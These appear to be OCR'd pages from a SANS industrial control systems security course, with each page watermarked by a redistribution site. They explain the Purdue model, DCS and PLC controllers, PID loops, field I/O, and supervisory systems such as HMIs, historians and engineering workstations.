The US Department of Homeland Security: *"Critical infrastructure consists of the assets, systems, and networks—whether physical or virtual—so vital to the United States that their incapacitation or destruction would have a debilitating effect on security, national economic security, public health or safety, or any combination thereof."* This is further defined by Presidential Policy Directive 21 (PPD-21).

References:

- https://www.dhs.gov/cisa/critical-infrastructure-sectors
- https://ec.europa.eu/home-affairs/what-we-do/policies/counter-terrorism/protection_en
- https://www.homeaffairs.gov.au/about-us/our-portfolios/national-security/security-coordination/security-of-critical-infrastructure-act-2018
  https://sso.agc.gov.sg/Acts-Supp/9-2018/Published/20180312?DocDate=20180312

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - The Purdue levels are incredibly important to memorize
    - Purdue Level 4: Business network (not a control network)
    - Purdue Level 3: Plant-wide control network
    - Purdue Level 2: Individual process/cell/line supervisory
    - Purdue Level 1: Individual process/cell/line controllers
    - Purdue Level 0: Individual process/cell/line sensors and actuators
  - Overcome complexity by mapping components to function model
  - Look for the cyber communication inputs
    - That is where attackers attack
    - That is where we need to place defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF



- Lab 1.1: Learning from Peers
- GICSP Overview
- ICS Concepts
- Controllers and Field Devices
  - Lab 1.2: Programming a PLC
- Supervisory Levels
  - Lab 1.3: Programming an HMI
- IT and OT Differences
- Physical and Cybersecurity

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Controllers and Field Devices

Controllers, the field devices they connect to, and everything in between.
Understanding processes and programming controllers.


This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

DCS Controller

- The Distributed Control System (DCS) was introduced in 1975
  - Pre-engineered complete solutions
  - Cooperatively control complex processes within a large site or plant
  - Customizable using standards and templates
  - Often leverages proprietary interconnects and protocols
- DCS is usually used in complex processes that are common among many owner/operators
  - Oil and gas
  - Electricity generation
  - Chemicals and pharmaceuticals
  - Food and beverage
  - Steel, cement, and paper production



The DCS was introduced in 1975 and largely came about due to the increased availability of computers and the proliferation of microprocessors in the world of process control. A typical DCS consists of functionally and/or geographically distributed digital controllers.

A DCS typically uses custom-designed controllers, proprietary interconnection protocols, and communication protocols. The DCS units are found in Purdue level 1 and can connect directly to physical equipment, such as switches, pumps, and valves in Purdue level 0, and to an HMI in Purdue level 2.

DCSs are dedicated systems typically used to control manufacturing processes that are continuous or batch-oriented, such as oil refining, petrochemicals, central station power generation, fertilizers, pharmaceuticals, food and beverage manufacturing, cement production, steelmaking, and papermaking. DCSs are connected to sensors and actuators to control the flow of materials through the plant. Modern DCSs also support neural networks and fuzzy applications.

DCSs are usually designed with redundant processors to enhance the reliability of the control system. Most systems come with canned displays and configuration software that enables the end user to set up the control system without a lot of low-level programming. This allows the user to better focus on the application rather than the equipment, although a lot of system knowledge and skill is still required to support the hardware and software as well as the applications.

Energy extraction, production, and delivery relies upon various types of ICS to extract, collect, transport, and produce petroleum-based products. An oil refinery, for example, will use large-site DCS and specific field control and SIS to monitor and manage individual units and stages in the process of refining petroleum.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Programmable Logic Controller (PLC)

- PLCs were created as a competing solution to DCS
  - Increase flexibility and customization, decrease proprietary lock-in
  - https://ics410.org/plc-vs-dcs
  - Today, many vendors offer both DCS solutions and standalone PLCs

- General-purpose controller for real-time mechanical processes
  - Programmable by the engineer
  - Resistant to physical stress
  - Expandable I/O for customizable sensors and actuators
  - Deterministic logic, often built using state machine models



The picture shows an Allen-Bradley PLC. You can see the multiple modules that we'll discuss next.

As we discussed, the logic for running an automated process isn't present on the HMI. That's left up to the PLC to do. PLCs are physically hardened real-time computers. That means a couple of things. First, these components are tested against extreme physical conditions such as very high temperatures, very low temperatures, physical vibrations, electromagnetic interference, or all of the above, plus more. This is one of the reasons the equipment is expensive relative to the processing capabilities. Second, a PLC has to read inputs and respond by adjusting outputs directly. This process has to be real-time or unintended behavior may occur, resulting in a problem or, in the worst case, personal injury. Considering ICS security, an attack that causes a PLC to be unable to respond in real-time can be very effective. We'll go into more detail on this later.

A PLC will take a given set of inputs that it uses to calculate what state to set its outputs in. Modular PLCs have expansion modules to allow for more I/O connections. The processor in the PLC will scan through the set of inputs (sometimes called an "I/O Image Table") and use the programmed logic to set the necessary outputs.

A practical example: In a chemical process, a PLC may be used to automate the task of mixing chemical batches. At one stage in the process, the PLC needs to pump two chemicals into a mixer. Sensors indicating the tank level, temperature, or other sensors are used as inputs. Actuators (in this case, our chemical pumps) are the outputs, which are turned on in order to pump chemicals into the mixing tank until the inputs indicate the tank level is high enough.

For more information on how modern PLCs and DCS controllers differ, see: https://ics410.org/plc-vs-dcs

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Basics of Controller Logic

- Variables (called tags) refer to inputs, outputs, internal states
  - **Setpoint (SP):** desired state or input measurement to maintain
  - **Process Value (PV):** controller input or sensor value
  - **Error (E):** difference between SP and PV
  - **Manipulated Variable (MV):** controller outputs or actuator value

- Example of water faucet with both hot and cold water valves
  - 2 setpoints: SP for temperature and SP for flow
  - 2 sensors: PV for temperature and PV for current flow
  - 2 actuators: MV for cold water valve and MV for hot water valve
  - 2 error conditions: E for temperature and E for flow

Control loop theory is used for calculating and controlling an environment or process based on feedback. PID (Proportional, Integral, and Derivative) controller theory is used to optimize tuning. We'll use the classic water faucet example:

An example control loop is used to control the water temperature from a faucet. The hot and cold faucet valves are adjusted, and a person touches the water to measure the temperature. Based on the error, he continues to adjust it until the process settles on the desired value.

In control loop terms:

- Process Variable (PV): Water temperature
- Manipulated Variable (MV): Valve position for each faucet, two total
- Setpoint (SP): The desired temperature (lukewarm, hot, cold, etc.)
- Error (E): The temperature difference between PV and SP


The process seems simple at first, but a lot of room exists for tuning.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Measuring Error Conditions

- Errors need to incorporate time for optimal performance
  - Measure integral (duration of error) as PV changes
  - Predict derivative (rate of change) as PV approaches SP



This is a broad topic in itself, but we'll broach it here. The three parts to the PID algorithm:

- Proportional Term: Proportional to the current error value. This is the part that most reflects change based on error. If this is cranked up too high, there will be large adjustments in response to small errors. The reverse is also true. Think of this as the current error. This contributes most of the output change based on error.
- Integral Term: Duration of the error, not just how far off it is. Think of this as the historic error.
- Derivative Term: Slope of error over time multiplied by the derivative gain. The point is to slow the rate of change of output and to reduce the overshoot. Think of this as the future error.

Loop tuning is the discovery and experimentation of optimal parameters for a given loop. Manipulation of the three terms and their weights is done to discover the ideal process control.

PID tuning is a non-trivial problem but results in important gains for a process. You don't want your home furnace oscillating constantly between hot and cold. It would be much preferred if the furnace sat in a 1–2-degree range constantly, at least while you are awake and at home. Further tuning exists in time slices: Your house could let itself get colder while you are away at work and warm up when you are expected to return.

Reference:

- https://benrobotics.wordpress.com

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Starting to Define Your Logic

- Fuzzy logic cares about degrees of truth
  - Truth value between 0 and 1 for various factors
  - Fuzzy logic used to determine final logic
  - Similar to pseudocode in IT

- Consider the following cold/hot faucet logic:
  - **IF** flow is too low (PV < SP),
    THEN increase hot **AND** cold water valves
  - **IF** flow is too high (PV > SP),
    THEN decrease hot **AND** cold water valves
  - **IF** temperature is too low (PV < SP)
    THEN increase hot water valve **AND** decrease cold water valve
  - **IF** temperature is too high (PV > SP),
    THEN decrease hot water valve **AND** increase cold water valve

Fuzzy logic is a term for taking logic statements and distilling them down in order to control machinery. Fuzzy logic can also use linguistic variables for configuring a system.

The logic is easy for a person to read and identify what the system is supposed to do. These logic statements are translated into fuzzy logic for mathematical evaluation.


In doing so, values may have a degree of truth that may be between 0 and 1, rather than simply true (1) or false (0). For instance, referring to the temperature of a room, the assessment of the statement, "The room is too hot," might vary. If the expected temperature is 70ºF and the current temperature is 71ºF, that's a small degree of truth for the statement, as opposed to the room temperature being 92ºF, which is *very* true.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Programming Final Logic

- PLCs use visual programming methods
  - Engineers are experts in many fields
  - PLCs are one of many tools they use
- IEC61131-3 defines five programming approaches for controllers:
  - Ladder Logic Diagram (LL or LD)
  - Function Block Diagram (FBD)
  - Sequential Function Chart (SFC)
  - Instruction List (IL) note: deprecated in version 3
  - Structured Text (ST or STX)



Since PLCs are general-purpose controllers, they can use several programming methods. Many of these are highly visual and are borrowed from other professions. The IEC61131-3 standard recommends that PLCs support the following programming methods:

- Ladder Logic Diagram (LL or LD): This method comes from the electrical engineering profession and is based on electrical relay logic diagrams. It is one of the most commonly used methods to program PLCs but is limited in the complexity it can represent.
- Function Block Diagram (FBD): This method comes from the electronics engineering profession and is based on boolean logic operators such as AND, OR, and XOR commonly found in diagrams describing embedded circuit boards.
- Sequential Function Chart (SFC): This method comes from the process automation world and uses sequences of functions stringed together to create a flow of chained events. It can leverage multiple decision points to form complex branches of events for execution.
- Structured Text (ST or STX): This method comes from the computer programming profession and is the same method used by IT to program software and firmware for computer systems. In PLCs, the language used is often based on C or similar. Many non-PLC controllers are programmed this way by the vendor and do not let engineers change the logic and only allow engineers to modify the configurations and calibrations.
- Instruction List (IL): This method also comes from the computer programming profession and leverages a lower-level language similar to assembly. This method has been deprecated from version 3 of IEC 61131 and is not considered a type of ST.

Each PLC will have different options based on the programming software provided by the PLC's vendor. Some vendors support all five methods, while others only support one or two.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Field Devices

- Controllers are wired to various instrumented devices
  - Sensors: Temperature, humidity, vibration, sound, pressure, etc.
  - Actuators: Valves, solenoids, pumps, agitators, burners, compressors, etc.
- Communication to these devices is referred to as I/O (input/output)
  - Basic I/O: Single digital or analog lines
  - Smart I/O: Fieldbus protocols over specialized networks
- Lines can blur between controllers and field devices
  - Smart sensors and actuators have built-in logic
  - They may have their own basic field device below them



Instrumented devices are all of the devices that are ultimately responsible for monitoring, measuring, or controlling the bits and pieces of an industrial system or process.

Sensors can be important pieces of a control system. Many ICS configurations will either directly control these types of environmental qualities or otherwise depend on them being at a certain level.

An HVAC, for example, exists to control the temperature, humidity, and other factors for a given spatial area. Having a sensor network collecting data and making it available to the controller is needed to complete that task.

Other types of ICS may depend on an environmental factor being at a certain level. For example, a chemical process may require a room temperature between 60ºF and 70ºF. The HVAC (a separate control system) is responsible for controlling that temperature, but the chemical process also requires sensors to identify if the proper conditions for execution are met.

Among the actuators, these devices could be valves, switches, level monitors, pumps, compressors, levers, pressure sensors, thermocouples, etc. Communication with a hardware device is generally referred to as I/O. The I/O could be digital or analog, and its physical connectivity could be one of many options—we'll discuss this in a few minutes.


hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Basic I/O



- Basic Discrete (digital) I/O
  - Voltage present or not present on a wire
  - Sensors: Switches, object positioning, state, etc...
  - Actuators: Alarms, stepper motors, relays, pumps, lights, etc...
  - Represented in logic as single binary bit (0/1) or Boolean values (True/False)



- Basic Analog I/O
  - Value is a range of voltage (0–5 V, 0–24 V) or current (4–20 mA) of a signal
  - Sensors: dials, temperature, pressure, flow, speed, etc...
  - Actuators: valves, variable speed motors, mixers, burners, etc...
  - Represented in logic as 8/16/32/64-bit integers (410) or floating points (4.10)

Digital I/O is an input or output where the specified value is communicated as simple on-or-off signals. Common examples of digital I/O include relays, switches, and status reporting.

Analog I/O is an input or output where the specified value is communicated by varying the voltage or current of a signal. Common examples of analog I/O include temperature, pressure, flow, or speed measurements.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Smart I/O with Fieldbus Protocols

- Sometimes our controllers are connected to other controllers, or to smart sensors and actuators
  - Smart I/O is often performed through protocols classified as fieldbus
  - Fieldbus protocols like HART can use traditional 4-20mA analog lines
  - Most fieldbus protocols use standard or proprietary serial buses
- The RS standards are very common, now maintained by TIA
  - TIA-232: Point-to-point serial for 2 devices/systems
  - TIA-422: Multi-device bus, with single transmitter device/system
  - TIA-485: Multi-device bus, with multiple transmitter devices/systems
- Modern fieldbus protocols can also be
  - Directly on top of Ethernet
  - Integrated into TCP/IP
  - Fieldbus protocols will be discussed in more detail later in the course

References:


- HART Protocol – https://en.wikipedia.org/wiki/Highway_Addressable_Remote_Transducer_Protocol
- TIA – https://en.wikipedia.org/wiki/Telecommunications_Industry_Association
- TIA-232 – https://en.wikipedia.org/wiki/RS-232
- TIA-422 – https://en.wikipedia.org/wiki/RS-422
- TIA-485 – https://en.wikipedia.org/wiki/RS-485

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Smart Field Devices

- Smart field devices have various names
  - Intelligent Electronic Devices (IED)
  - Industrial Internet of Things (IIoT)
- Examples
  - Digital protective relay (DPR)
  - Phasor measurement unit (PMU)
  - Smart meters
- Smart field devices compared to controllers
  - More limited purpose and function
  - Usually microcontroller-based
  - Contains its own control logic that cannot be changed



Smart field devices (also known as IEDs or IIoTs in some industries) are special field devices that are primarily used in the electric power industry. They usually are limited in their purpose or function, unlike the general-purpose PLCs and RTUs. Smart field devices contain their own control logic and are usually microcontroller-based. Examples from the electric power industry include digital protective relays (DRPs) and phasor measurement units (PMUs).

A digital protective relay (DPR) is a device containing a microcontroller with the specific purpose of measuring voltages and currents to determine whether a fault in the system exists. A DPR is an example of an IED, which is any end device that has that kind of capability. RTUs may be configured to communicate with end devices to collect status information for reporting back to the supervisory system.

Synchrophasors measure voltages and currents at principal intersecting locations (critical substations) on a power grid and can output accurately timestamped voltage and current phasors. Because these phasors are truly synchronized, a synchronized comparison of two quantities is possible in real-time. These comparisons can be used to assess system conditions, such as frequency changes, MWs, MVARs, kVolts, etc. The monitored points are preselected through various studies to make extremely accurate phase angle measurements to indicate shifts in the system (grid) stability. In North America, the phasor data is collected either on-site or at centralized locations using Phasor Data Concentrator technologies. The data is then transmitted to a regional monitoring system that is maintained by the local independent system operator (ISO). These ISOs will monitor phasor data from individual PMUs or from as many as 150 PMUs—this monitoring provides an accurate means of establishing controls for power flow from multiple energy generation sources (nuclear, coal, wind, etc.).

Industrial Internet of Things (IIoT) is more of a marketing term than a concrete category of devices. But some common features usually (but not always) seen in products labeled IIoT are a large number of simple devices, usually relatively inexpensive, often using wireless communications, and probably controlled centrally from a management server or cloud solution. An example of IIoT devices in the Electricity sector are Smart Meters.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 1.2

Programming a PLC

Using your ICS410 Windows 10 Enterprise VM, we will be programming our Velocio Ace 11 PLC to control a chemical mixing process.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - There are many types of controllers, not always clearly defined
    - DCSs are custom designed for a plant
    - PLCs, can be programmed and reprogrammed with different process logic by the engineer
    - Smart field devices can also be considered controllers, but not reprogrammable
    - IIoT and IED are types of smart field devices
  - Controllers talk to field devices via basic I/O or fieldbus protocols
    - Sensors allow controllers to measure elements of the process
    - Actuators provide a means for controllers to change the process
    - When controllers receive input and make decisions is often critical

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF



- Lab 1.1: Learning from Peers
- GICSP Overview
- ICS Concepts
- Controllers and Field Devices
  - Lab 1.2: Programming a PLC
- Supervisory Levels
  - Lab 1.3: Programming an HMI
- IT and OT Differences
- Physical and Cybersecurity

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Supervisory Levels

Supervisory via HMIs, Historians, and Alarm Servers

Specialized applications for special purposes

Management servers provide control system management

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Supervisory Systems at Level 2 and 3

- Several different systems can be used to monitor and control the ICS processes.
  - Human Machine Interfaces (HMIs)
  - Historians
  - Alarm Servers
  - Engineering Workstations
- These supervisor systems may exist in both Purdue Levels 2 and 3.
  - Purdue Level 2 for supervisory systems for each process, manufacturing line, or manufacturing cell
  - Purdue Level 3 for plant-wide or regional-wide supervisory


This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Human Machine Interfaces (HMIs)

- Presents process data to human operator
  - Visual model created by integrator
  - Displays alerts for operators
  - Manual control of the process
- Despite the seeming importance, this is an optional component
  - Control systems can be designed without HMIs
  - Some control systems can function for limited amounts of time
  - Can be a great defense to disconnect compromised HMIs
  - Disconnection can impact safety and reliability if Engineer doesn't design the system for this



The Human Machine Interface is what most people think of first when considering a control system (much like your grandmother who brings her flat-screen monitor in to get a virus removed and leaves the tower at home). This is the GUI for the process, and yes, most of them look that old (it's a recurring theme you'll see throughout the class).

The HMI is usually organized as a model diagram of the process. If you are looking at a chemical system, the screen is going to contain pump icons, tanks and levels, flow indicators, and agitator indicators to let the operator know what's happening with the process. This diagram was created by the process integrator or operator when the system was being assembled.

Additionally, an HMI is responsible for displaying important information to the operator. If a chemical tank is about to overflow, for example, the operator probably knew about that immediately (in addition to the system exacting safety logic and automatically shutting down pumps).

By the description, one would think the HMI is a primary component of a control system, but that's not necessarily true. The HMI is an optional component that just makes things easier. We'll discuss where later, but the logic for the automated process itself (such as which pumps to turn on when, how long to mix the chemicals, etc.) is located elsewhere in other components. The HMI exists to collect data from other components and display it to the operator. This way, if the HMI fails, the process can continue.

What the HMI may be indispensable for, however, is for manual control of the process. Manual controls may exist on individual components, but it is not uncommon for ICSs to be very large or to have components in remote locations that make actually visiting the devices problematic.

Reference:

- https://www.aveva.com/en/solutions/operations/wonderware/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Historians

- Servers that store event logs and history of controller tag values
  - Useful for engineers to troubleshoot and optimize processes
  - Could have traditional GUIs, web interfaces, and API access
  - Underlying technology can be based on
    - No-SQL databases
    - Graphing databases
    - Relational database (SQL)
    - Basic file servers and almost anything else you can imagine
- Business often needs access to historian data for financial purposes
  - A significant driver of connectivity between the business and control networks
  - Businesses use data for billing, sales, regulation, metrics, etc.…

Most of the vendors that create controllers also offer their own historians. These historians can be based on a large number of different underlying technologies, so don't make assumptions here. In complex control systems like the electric grid, higher-level aggregate historians are used to gather all the information from lower-level historians and systems. Of these higher-level historians, PI Historian, from OSI Soft, is one of the most popular.

Data in a historian can usually be displayed and analyzed through a GUI, web interface, or set of APIs. The data in the historian may be displayed as a simple, time-ordered log or as a trend graph.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Alarm Servers

- An alarm informs operators of an abnormal event or condition
- Alarms may be visual, audible, or digital
- Annunciator panels aid in locating problem





An *alarm* is how an operator is informed of any event or condition that must be brought to their attention. Alarms might be communicated to an operator with an audible noise or by a visual indication on either an HMI or a dedicated annunciator panel.

In most ICS environments, alarms will occur regularly and could indicate something that is a significant error, or they could simply indicate that something has a small issue or has been disabled for maintenance. Most ICSs will categorize and prioritize alarms so that operators can easily tell which alarms should be reviewed first.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Engineering / Operator / Technician Workstations

- Workstations and/or laptops with software for the specific job function
- Engineering workstations are the largest target
  - Primarily used for making changes
  - Often have greater access to ICS than operator or technician workstations
- Workstations often contain
  - Device management software
  - Project files for those devices
  - Runtime libraries that software uses



An engineering workstation is a computer used to make changes or perform maintenance on industrial control systems. The engineering workstation is usually dedicated to the task; however, it could also be used as an operator workstation.

In many environments, due to the tasks that must be performed (reconfiguration of ICS as opposed to monitor and control), the engineering workstation may have greater application or network rights than other devices in an ICS network. It's imperative that the engineering workstation be protected equally to other ICS assets on a control network.

"The engineering workstation is usually a high-end very reliable computing platform designed for configuration, maintenance and diagnostics of the control system applications and other control system equipment. The system is usually made up of redundant hard disk drives, high speed network interface, reliable CPUs, performance graphics hardware, and applications that provide configuration and monitoring tools to perform control system application development, compilation and distribution of system modifications." – US DHS ICS-CERT

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Project Files

- Project files contain
  - Details of control system
  - Network architectures
  - Configurations
  - Logic and parameters
  - Tag to I/O associations
- These are major targets for attackers
  - Example: It is believed Stuxnet was created from Iranian project files



KrebsonSecurity
In-depth security news and investigation

26 Chinese Hackers Blamed for Intrusion at Energy Industry Giant Telvent

A company whose software and services are used to remotely administer and monitor large sections of the energy industry began warning customers last week that it is investigating a sophisticated hacker attack spanning its operations in the United States, Canada and Spain. Experts say digital fingerprints left behind by attackers point to a Chinese hacking group tied to repeated cyber-espionage campaigns against key Western interests.

The attack comes as U.S. policymakers remain gridlocked over legislation designed to beef up the cybersecurity posture of energy companies and other industries that maintain some of the world's most vital information networks.

TELVENT

In letters sent to customers last week, **Telvent Canada Ltd.** said that on Sept. 10, 2012 it learned of a breach of its internal firewall and security systems. Telvent said the attacker(s) installed malicious software and stole project files related to one of its core offerings — OASyS SCADA — a product that helps energy firms mesh older IT assets with more advanced "smart grid" technologies.

Telvent, which is owned by Schneider Electric, told customers in a letter that on September 10, it learned of the breach into its network. The attackers installed malicious software on the network and also accessed project files for its OASyS SCADA system, according to KrebsOnSecurity, which first reported the breach.

References:
https://www.wired.com/2012/09/scada-vendor-telvent-hacked/
https://krebsonsecurity.com/2012/09/chinese-hackers-blamed-for-intrusion-at-energy-industry-giant-telvent/

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Management Servers

- Most large and complex ICSes are systems of systems
  - Management server monitoring and controller lower controllers
  - Usually sit in Purdue Level 3
- Each industry has specialized names for these systems
  - Manufacturing: Manufacturing Execution System (MES)
  - Electricity industry: Energy Management System (EMS)
  - Building Automation: Building Management System (BMS)
  - Train Control & Management System (TCMS)
  - Turbine Control Systems (TCS)

An energy management system (EMS) is a computer-based system used to monitor, control, and optimize the performance of the generation, transmission, and distribution systems. Energy management systems are also often commonly used by individual commercial entities to monitor, measure, and control their electrical building loads. Energy management systems can be used to centrally control devices like HVAC units and lighting systems across multiple locations, such as retail, grocery, and restaurant sites. Energy management systems can also provide metering, submetering, and monitoring functions that allow the facility and building managers to gather data and insight that allows them to make more informed decisions about energy activities across their sites.

A Building Management System (BMS) is a computer-based control system installed in buildings. It controls and monitors the building's mechanical and electrical equipment, such as ventilation, lighting, power systems, fire systems, and security systems. A BMS consists of software and hardware. The software program can be proprietary using such protocols as C-bus, Profibus, and so on. Vendors are also producing BMSs that integrate using internet protocols and open standards such as DeviceNet, SOAP, XML, BACnet, LonWorks, and Modbus.

Building Management Systems are most commonly implemented in large projects with extensive mechanical, electrical, and plumbing systems. Systems linked to a BMS typically represent 40% of a building's energy usage; if lighting is included, this number approaches 70%. BMSs are a critical component to managing energy demand. Improperly configured BMSs are believed to account for 20% of building energy usage, or approximately 8% of total energy usage in the US.

